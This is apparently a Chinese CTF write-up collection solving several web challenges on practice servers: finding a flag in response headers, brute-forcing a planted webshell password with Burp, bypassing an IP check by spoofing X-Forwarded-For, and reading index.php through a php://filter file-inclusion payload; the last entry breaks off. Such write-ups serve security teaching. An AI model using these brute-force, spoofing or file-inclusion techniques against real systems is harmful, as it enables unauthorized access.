
头等舱

题目：

http://123.206.87.240:9009/hd.php

Writeup：

提示头等舱，说明flag在可能在响应头。利用burp抓取数据包，发送到repeater看响应包。



网站被黑

题目：


http://123.206.87.240:8002/webshell/

这个题没技术含量但是实战中经常遇到

Writeup：

思路就是扫描黑页，然后爆破webshell密码


随意选择个漏扫工具，找个webshell字典去扫描，可以发现webshell目录下存在个shell.php




打开后发现个登录口


打开后发现个登录口

burp抓包，发送到intruder去爆破



选择shellpassword字典去爆破





爆破出密码为hack，并且返回包存在flag

管理员系统

题目：

http://123.206.31.85:1003/

flag格式flag{}

Writeup：

查看页面源代码，发现一串base64编码


```
dGVzdDEyMw==
```

base64在线解码网站

解码后得到明文：`test123`

题目提示管理员系统，应该有个admin用户，账号密码均为`admin/test123`。提交后提示ip禁止访问。

火狐安装插件`X-Forwarded-For Header`，修改地址为`127.0.0.1`



再次提交账号密码，即可显示flag


web4

题目：

看看源代码吧
http://123.206.87.240:8002/web4/


Writeup：

查看源代码，发现一段url编码后的代码。




可以发现eval，教大家一个小技巧，在做web题时一般eval是执行不了的，将eval修改成alert，发送到控制台执行。可以看到一串字符串。

```
67d709b2b54aa2aa648cf6e87a7114f1
```



将字符串提交，即可获取flag




flag在index里

题目：

http://123.206.87.240:8005/post/

Writeup：




点击`click me? no`后，可以看到url出现`?file=show.php`，一般这类题就是文件包含题。利用php伪协议读取index.php文件里的内容

payload：

```
http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

将base64带到burp进行解码，即可获取flag：




输入密码查看flag


题目：
http://123.206.87.240:8002/baopo/
作者：Se7en

Writeup：


打开题目，提示输入`5位数密码`，可以知道是爆破题。



